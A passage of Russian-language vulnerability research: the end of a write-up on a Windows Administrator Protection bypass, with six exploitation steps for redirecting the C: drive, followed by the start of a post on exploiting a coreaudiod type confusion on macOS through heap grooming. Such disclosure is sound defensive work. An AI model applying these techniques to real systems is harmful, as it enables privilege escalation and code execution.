Оказывается, это не проблема, поскольку выше я не рассказал всей правды о назначении владельца. При построении контроля доступа нового объекта ядро не доверяет токену олицетворения на идентификационном уровне. Причина разумна: идентификационный токен не должен применяться для решений контроля доступа, поэтому назначать его владельца создаваемому объекту бессмысленно. Вместо него ядро использует первичный токен процесса, а назначенным владельцем становится SID ограниченного пользователя. На самом деле устанавливать SID владельца для обхода UAC никогда не требовалось: он не использовался. Проверить это можно созданием объекта без имени, который разрешено создать при олицетворении идентификационного токена, и просмотром назначенного SID владельца:

```
PS> $t = Get-NtToken -Anonymous

# Impersonate anonymous token and create directory.
PS> $d = Invoke-NtToken $t { New-NtDirectory }
PS> $d.SecurityDescriptor.Owner.Sid.Name
NT AUTHORITY\ANONYMOUS LOGON

# Impersonate at identification level.
PS> $d = Invoke-NtToken $t -ImpersonationLevel Identification {
    New-NtDirectory
}
PS> $d.SecurityDescriptor.Owner.Sid.Name
DOMAIN\user
```

Последний вопрос: почему создание процесса с токеном теневого администратора не обращается к файловому ресурсу какого-либо диска от имени этого пользователя и тем самым не создаёт каталог объектов устройств DOS? Реализация API `CreateProcessAsUser` выполняет весь код в контексте безопасности вызывающей стороны независимо от назначаемого токена доступа, поэтому по умолчанию она не открывает файлы в новом сеансе входа.

Однако если вы знаете, как безопасно создавать процесс в системной службе, то можете ожидать, что новый токен следует олицетворять во время вызова `CreateProcessAsUser`, чтобы пользователь не мог создать процесс для недоступного ему исполняемого файла. Служба UAC поступает правильно, а значит, должна была обратиться к диску при создании процесса и создать каталог объектов устройств DOS. Почему этого не происходит?

По небольшой иронии служба UAC сталкивается с недавно добавленной защитой от перехвата диска `C:` при олицетворении непривилегированного пользователя в системной службе. Она срабатывает, если системный вызов выполняется пользователем `SYSTEM` и пытается обратиться к диску `C:`. Microsoft добавила её в ответ на несколько уязвимостей разбора файлов манифестов; обзор поверхности атаки можно посмотреть в докладе, который мы с Мэдди Стоун представили на OffensiveCon 23.

Служба UAC как раз работает от имени `SYSTEM`, и пока повышаемый исполняемый файл находится на диске `C:`, что весьма вероятно, защита полностью игнорирует каталог объектов устройств DOS олицетворённого токена. Поэтому `SeGetTokenDeviceMap` не вызывается, а первое обращение к файлу в сеансе входа происходит только после запуска процесса. Если выполнить эксплойт до того, как новый процесс коснётся файла, можно создать каталог объектов устройств DOS и перенаправить диск `C:` процесса.

Итак, обход эксплуатируется следующими шагами:

1. Запустить процесс теневого администратора через `RAiProcessRunOnce`, который выполнит `runonce.exe` с диска `C:`.
2. Открыть новый процесс до обращения к файловому ресурсу и запросить первичный токен.
3. Продублировать токен как идентификационный.
4. Принудительно создать каталог объектов устройств DOS во время олицетворения токена теневого администратора. Для этого можно открыть `\??` вызовом `NtOpenDirectoryObject`.
5. Создать в новом каталоге устройств символическую ссылку диска `C:`, перехватив системный диск.
6. Позволить процессу продолжить работу и дождаться загрузки перенаправленной DLL.

Итоговые мысли

Обход интересен тем, что трудно указать конкретную ошибку, которая его вызывает. Уязвимость является результатом взаимодействия пяти отдельных поведений ОС:

• Изменение запроса `TokenLinkedToken` в Administrator Protection создаёт новый сеанс входа для каждого токена теневого администратора.
• Каталог устройств DOS для токена лениво инициализируется в каждом новом сеансе входа, поэтому при первом создании связанного токена каталог ещё отсутствует.
• При обращении к каталогу устройств DOS ядро создаёт его функциями `Zw`, отключающими проверку доступа. Это позволяет ограниченному пользователю олицетворить токен теневого администратора на идентификационном уровне и создать каталог открытием `\??`.
• Если поток олицетворяет токен на идентификационном уровне, любое назначение дескриптора безопасности берёт SID владельца из первичного токена, а не токена олицетворения. Поэтому ограниченный пользователь получает полный доступ к каталогу объектов устройств DOS токена теневого администратора.
• К моменту получения непривилегированным пользователем доступа к токену процесса каталог объектов устройств DOS ещё не создан из-за защиты, отключающей олицетворённый каталог устройств при открытии файлов с диска `C:` в процессе `SYSTEM`.

Я не обязательно виню Microsoft в том, что проблема не была найдена при тестировании. Это сложная уязвимость со множеством движущихся частей. Вероятно, я обнаружил её лишь потому, что знал о странном поведении при создании каталога объектов устройств DOS.

Microsoft исправила ошибку, запретив создавать каталог объектов устройств DOS при олицетворении токена теневого администратора на идентификационном уровне. Поскольку

исправление вошло в окончательную сборку в составе необязательного обновления KB5067036, отдельного бюллетеня безопасности у него нет. Я благодарю команду Administrator Protection и MSRC за быструю реакцию, исправление всех проблем и демонстрацию серьёзного отношения к функции как к границе безопасности. Также благодарю их за дополнительную информацию, включая архитектурный документ, который помог исследованию.

Что касается моего мнения об Administrator Protection как функции, Microsoft, на мой взгляд, действовала недостаточно смело. Небольшие изменения UAC перенесли в новую функцию почти двадцать лет неисправленных обходов, которые теперь проявляются как уязвимости безопасности. Я предпочёл бы более настраиваемый и управляемый механизм, возможно полноценный вариант sudo или возможностей Linux, где пользователю предоставляется конкретный дополнительный доступ для определённых задач.

Полагаю, конечная проблема — совместимость приложений: Windows не рассчитана на столь радикальное изменение. Кроме того, я предпочёл бы видеть отдельный настраиваемый режим вместо полной замены подтверждения администратора. Тогда системный администратор мог бы выбирать, когда переводить пользователей на новую модель, а не заставлять всех применять её.

Если Administrator Protection будет включена по умолчанию, она, на мой взгляд, повысит безопасность по сравнению с UAC с подтверждением администратора. Она создаёт более существенную границу безопасности, которую должно быть возможно защищать, если не обнаружатся более серьёзные архитектурные проблемы. Полагаю, вредоносные программы всё равно смогут получить права администратора, пусть даже заставив пользователя принять запрос повышения, но используемые ими незаметные обходы должны будут исправляться, что станет значительным улучшением текущей ситуации. Независимо от всего сказанного, самый безопасный способ пользоваться Windows — никогда не работать администратором ни с какой версией UAC. И в идеале вообще не заражать компьютер вредоносным ПО.

Преодолевая звуковой барьер, часть II: эксплуатация CVE-2024-54529

В первой части этой серии я подробно описал свой путь в исследовании безопасности macOS, который привёл к обнаружению уязвимости смешения типов (CVE-2024-54529) и уязвимости двойного освобождения памяти (CVE-2025-31235) в системном демоне `coreaudiod` с помощью процесса, который я называю фаззингом на основе знаний. Если первая публикация была посвящена процессу поиска уязвимостей, то в этой мы подробно разберём сложный процесс эксплуатации уязвимости смешения типов.

Я объясню технические детали превращения потенциально эксплуатируемого сбоя в работающий эксплойт: путь, полный тупиков, творческого решения задач и, в конечном счёте, успеха.

Уязвимость: краткое напоминание

Если вы ещё этого не сделали, я настоятельно рекомендую сначала прочитать моё подробное описание этой уязвимости.

Напомню, что CVE-2024-54529 — это уязвимость смешения типов в Mach-службе `com.apple.audio.audiohald` фреймворка `CoreAudio`, которую использует процесс `coreaudiod`. Несколько обработчиков Mach-сообщений, например `_XIOContext_Fetch_Workgroup_Port`, извлекали `HALS_Object` из карты объектов по идентификатору из Mach-сообщения, а затем выполняли над ним операции, предполагая без надлежащей проверки, что он относится к определённому типу (`ioct`).


Это неверное предположение приводило к сбою, когда код пытался выполнить виртуальный вызов для объекта, указатель на который хранился внутри `HALS_Object`, как показано в приведённой ниже трассировке стека:

```
Process 82516 stopped
* thread #8, queue = 'com.apple.audio.system-event', stop reason = EXC_BAD_ACCESS
  (code=1, address=0xffff805cdc7f7daf)
    frame #0: 0x00007ff81224879a CoreAudio`_XIOContext_Fetch_Workgroup_Port + 294
CoreAudio`_XIOContext_Fetch_Workgroup_Port:
    0x7ff81224879a <+291>: mov    rax, qword ptr [rdi]
->  0x7ff81224879d <+294>: call   qword ptr [rax + 0x168]
    0x7ff8122487a3 <+300>: mov    dword ptr [rbx + 0x1c], eax
    0x7ff8122487a6 <+303>: mov    rdi, r13
(lldb) bt
* thread #8, queue = 'com.apple.audio.system-event', stop reason = EXC_BAD_ACCESS
  (code=1, address=0xffff805cdc7f7daf)
  * frame #0: 0x00007ff81224879a CoreAudio`_XIOContext_Fetch_Workgroup_Port + 294
    frame #1: 0x00007ff812249c81 CoreAudio`HALB_MIGServer_server + 84
    frame #2: 0x00007ff80f359032 libdispatch.dylib`dispatch_mig_server + 362
    frame #3: 0x00007ff811f202ed CoreAudio`invocation function for block in
              AMCP::Utility::Dispatch_Queue::install_mig_server(...) + 42
    frame #4: 0x00007ff80f33e7e2 libdispatch.dylib`_dispatch_client_callout + 8
    frame #5: 0x00007ff80f34136d libdispatch.dylib`_dispatch_continuation_pop + 511
    frame #6: 0x00007ff80f351c83 libdispatch.dylib`_dispatch_source_invoke + 2077
    frame #7: 0x00007ff80f3447ba libdispatch.dylib`_dispatch_lane_serial_drain + 322
    frame #8: 0x00007ff80f3453e2 libdispatch.dylib`_dispatch_lane_invoke + 377
    frame #9: 0x00007ff80f346393 libdispatch.dylib`_dispatch_workloop_invoke + 782
    frame #10: 0x00007ff80f34f0db libdispatch.dylib`_dispatch_root_queue_drain_deferred_wlh + 271
    frame #11: 0x00007ff80f34e9dc libdispatch.dylib`_dispatch_workloop_worker_thread + 659
    frame #12: 0x00007ff80f4e2c7f libsystem_pthread.dylib`_pthread_wqthread + 326
    frame #13: 0x00007ff80f4e1bdb libsystem_pthread.dylib`start_wqthread + 15
```

Понимание цели

Эксплуатация такой уязвимости казалась достаточно простой: если бы мы могли контролировать адрес, разыменовываемый по смещению `0x168` регистра `rax`, то смогли бы перехватить поток управления. Но всё оказалось не так просто. Извлечённый из кучи `HALS_Object` разыменовывался несколько раз до выполнения инструкции `call`.


Поэтому для эксплойта требовалось выстроить цепочку указателей. Сначала нужно было записать по смещению `0x68` объекта `HALS_Object` значение, указывающее на контролируемую нами область памяти. В этой области, в свою очередь, по смещению `0x0` должен был находиться указатель на поддельную таблицу виртуальных функций, также находящуюся под нашим контролем. Выстроив эту цепочку, мы могли записать целевой адрес по смещению `0x168` поддельной таблицы виртуальных функций и перехватить поток управления. Схема выглядела бы так:



Первые попытки эксплуатации и препятствие в виде CFString

Самым прямым путём к эксплуатации казался поиск API, позволяющего записывать произвольные данные по уязвимому смещению (`0x68`) объекта `HALS_Object`. Сначала я решил создать объект `CFString` и найти способ поместить указатель на него по уязвимому смещению `HALS_Object`.

Я нашёл в `coreaudiod` многообещающий API, который можно было вызвать, чтобы записать по смещению `0x68` контролируемый атакующим `CFString`:



Однако этот подход быстро завёл меня в тупик. Тип `CFString` имеет неконтролируемый заголовок, поэтому, хотя я мог контролировать *содержимое* `CFString`, управлять заголовком объекта было невозможно. Чтобы эксплойт сработал, данные по смещению `0x0` объекта `CFString` должны были быть указателем на контролируемые мной данные. Заголовок `CFString` делал это невозможным.

Следовательно, требовался новый подход. Мне нужно было найти другой способ управления памятью по уязвимому смещению.

Рабочие инструменты

Поскольку первые попытки найти подходящий объектный примитив не дали результатов, стало ясно, что мне нужен более удобный способ визуализировать кучу `coreaudiod` и понимать, какие объекты в ней находятся. Для этого я создал несколько специальных инструментов.

Самым полезным из них стал написанный мной дампер объектов на основе API перехвата TinyInst Ивана Фратрича. Этот инструмент внедрял перехватчик в процесс и обходил связный список `HALS_ObjectMap`, выгружая необработанное содержимое, размер, тип и подтип каждого находящегося в куче `HALS_Object`. Так я получил мощный способ изучать состав каждого объекта, искать контролируемые данные и проверять, нет ли уже каких-нибудь интересных указателей по критическому смещению `0x68`.

```
(venv) ➜  jackalope-harness git:(exploit-dev) × ./object-dumper-attach -instrument
_module CoreAudio -pid $(pgrep coreaudiod) -generate_unwind
Instrumented module CoreAudio, code size: 7598080
OnModuleInstrumented: Looks like we made it!
base address: 62545920
sObjectInfoList located at 0x7f999d933710
First item: 0x7f999e80cc00, Last item: 0x7f999e80f5a0

************ OBJECT DUMP ***************
Object ID: 1
Object Type (offset 28): sysa
Object SubType (offset 32): sysa
Raw memory contents at offset 0x0 of object:
Memory dump at 0x7f999e80b018:
7F999E80B018: C0 DD 56 41 F8 7F 00 00 01 00 00 00 03 E5 00 00  |..VA............|
7F999E80B028: 01 01 27 00 01 00 25 00 01 00 00 00 73 79 73 61  |..'...%.....sysa|
7F999E80B038: 73 79 73 61 00 00 00 00 20 44 5A 41 F8 7F 00 00  |sysa.... DZA....|
7F999E80B048: 00 00 00 00 00 00 00 00 5A 54 55 4D 00 00 00 00  |........ZTUM....|
7F999E80B058: 00 00 00 00 A0 20 00 00 00 00 00 00 5A 54 55 4D  |..... ......ZTUM|
7F999E80B068: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F999E80B078: FF FF FF FF FF FF FF FF AF 4F 7F 61 66 80 FF FF  |.........O.af...|
7F999E80B088: 5A 54 55 4D 5A 54 55 4D 08 75 F0 9C 99 7F 00 00  |ZTUMZTUM.u......|
7F999E80B098: F0 74 F0 9C 99 7F 00 00 00 00 00 00 00 00 00 00  |.t..............|
7F999E80B0A8: 00 00 00 00 00 00 00 00 B8 28 5A 41 F8 7F 00 00  |.........(ZA....|
7F999E80B0B8: 5A 54 55 4D 00 00 00 00 00 00 00 00 A0 20 00 00  |ZTUM......... ..|
7F999E80B0C8: 00 00 00 00 5A 54 55 4D 00 00 00 00 00 00 00 00  |....ZTUM........|
7F999E80B0D8: 00 E0 10 00 00 E0 10 00 FF FF FF FF FF FF FF FF  |................|
7F999E80B0E8: 47 4F 7F 61 66 80 FF FF 5A 54 55 4D 5A 54 55 4D  |GO.af...ZTUMZTUM|
7F999E80B0F8: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F999E80B108: 00 00 00 00 00 00 00 00 58 3B 93 9D 99 7F 00 00  |........X;......|
7F999E80B118: 40 3B 93 9D 99 7F 00 00 D0 3F 93 9D 99 7F 00 00  |@;.......?......|
7F999E80B128: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
Pointer at offset 0x68: 0xffff8066617f4faf
Pointer at offset 0x68 is not a valid memory address: 0xffff8066617f4faf
```

Вместе с этим инструментом динамического анализа я использовал скрипт IDAPython для целевого статического анализа, разыскивая пути выполнения кода, которые записывали данные по интересующим меня смещениям после извлечения объекта через `CopyObjectByObjectID`. Такое сочетание динамического и статического анализа было необходимо для систематического исследования поверхности эксплуатации.

Принудительное чтение за границами буфера в куче

Вооружившись дампером объектов, я решил исследовать ещё один возможный путь эксплуатации. Если найти способ напрямую записать указатель по смещению `0x68` не удавалось, возможно, аналогичного результата можно было добиться чтением за границами буфера.

Идея заключалась в том, чтобы найти `HALS_Object` размером меньше `0x68` байт, создать его в куче, а затем аккуратно разместить сразу после него в памяти второй, контролируемый атакующим объект. Если после этого вызвать смешение типов для *первого* объекта меньшего размера, попытка кода прочитать данные по смещению `0x68` выйдет за границу объекта и попадёт в контролируемые данные второго объекта.

К сожалению, дампер объектов и статический анализ быстро показали, что это тупиковый путь. После каталогизации всех типов объектов стало ясно, что объектов размером меньше `0x68` байт не существует. В последней доступной на момент исследования версии macOS (macOS Sequoia

15.0.1) самый маленький тип объекта, `stap`, имел размер `0x70` байт.

Любопытно, что в изученных мной предыдущих версиях macOS (включая macOS Ventura 13.1) *существовали* объекты `HALS_Object` меньшего размера. Это показывает, что различия между версиями программного обеспечения иногда могут создавать новые примитивы эксплуатации.


Тип	Размер
`clnt`	0x158
`ioct`	0xF0
`sive`	0x78
`astr`	0xD0/0xD8/0xB8/0x98
`stap`	0x70
`asub`	0x80
`aplg`	0x258/0x248/0x1B0/0xB0/0x88
`adev`	0x740/0x6E0/0x7A0/0x840
`abox`	0x198
`engn`	0x308/0x480
`crsd`	0xB8

После исключения возможности чтения за границами буфера я снова сосредоточился на манипуляциях с кучей и поиске способа напрямую управлять содержимым выделенной под объект памяти.

Луч надежды: неинициализированная память в объекте ngne

Для поиска других примитивов эксплуатации я обратился к мощному отладочному инструменту macOS — Guard Malloc с включённым параметром `PreScribble`. Эта функция заполняет только что выделенные блоки памяти определённым шаблоном байтов (`0xAA`), благодаря чему легко заметить объекты, память которых не была правильно обнулена, что может привести к использованию неинициализированной памяти.

Запустив `coreaudiod` с этими настройками, я обнаружил тип объекта `ngne` с необычным свойством: часть его памяти оставалась неинициализированной. В частности, шесть старших байтов поля размером с указатель, расположенного как раз по нужному смещению, не очищались при выделении памяти и сохраняли шаблон `0xAA`, записанный функцией `PreScribble`.



Это полностью меняло ситуацию. Уязвимость неинициализированной памяти могла предоставить мне примитив, необходимый для получения контроля над указателем по уязвимому смещению.

Непростое ограничение

Почему, спросите вы, неинициализированы только шесть байтов? Вероятно, разработчик записал по смещению `0x68` нечто подобное при определении объекта `ngne`:

```
class NGNE {
    ...
    size_t previous_var; // offset 0x60
    short var = 0;       // offset 0x68
    size_t next_var;     // offset 0x70
    ...
};
```

Это происходит потому, что в целях оптимизации компилятор выравнивает восьмибайтовые переменные, такие как `size_t` на x64, по восьмибайтовым границам. Поэтому из-за переменной `short` значение `next_var` размещается по смещению `0x70`, а не сразу после `var` по смещению `0x6A`, и между ними остаётся неинициализированный промежуток размером шесть байтов.

Это ограничение несколько усложняло задачу. Даже если бы нам удалось добиться появления контролируемой памяти внутри объекта, последние два байта были бы обнулены.

Новая стратегия эксплуатации

Вооружившись новыми знаниями, я разработал новую, более сложную стратегию эксплуатации:

1. **Выделить контролируемые данные**: найти способ выделить в процессе `coreaudiod` большой объём контролируемых мной данных.
2. **Создать косвенные указатели**: создать косвенные указатели на мои контролируемые данные.
3. **Освободить данные, содержащие указатели.**

4. **Повторно использовать указатели**: заставить программу повторно использовать содержащую указатели память при выделении объекта ngne.

Фэншуй кучи с помощью списков свойств

Чтобы контролировать большие области памяти, я обратился к распространённой возможности API Apple — спискам свойств. Многие API принимают пользовательские данные в виде сериализованных файлов `plist`, которые затем десериализуются с выделением памяти под объекты `CoreFoundation`. В `CoreAudio` имелся API `HALS_Object_SetPropertyData_DPList`, который выполнял именно такую операцию, сохраняя данные в куче:


```
if ( a5 )
{
  v11 = CFDataCreate(0LL, a4, a5);
  format = kCFPropertyListXMLFormat_v1_0;
  error[0] = 0LL;
  v12 = CFPropertyListCreateWithData(0LL, v11, 0LL, &format, error);
  CACFDictionary::operator=(&v32, v12);
  if ( error[0] )
  {
    Code = CFErrorGetCode(error[0]);
    CFRelease(error[0]);
```

Файл `plist` позволяет задавать вложенные значения нескольких типов:

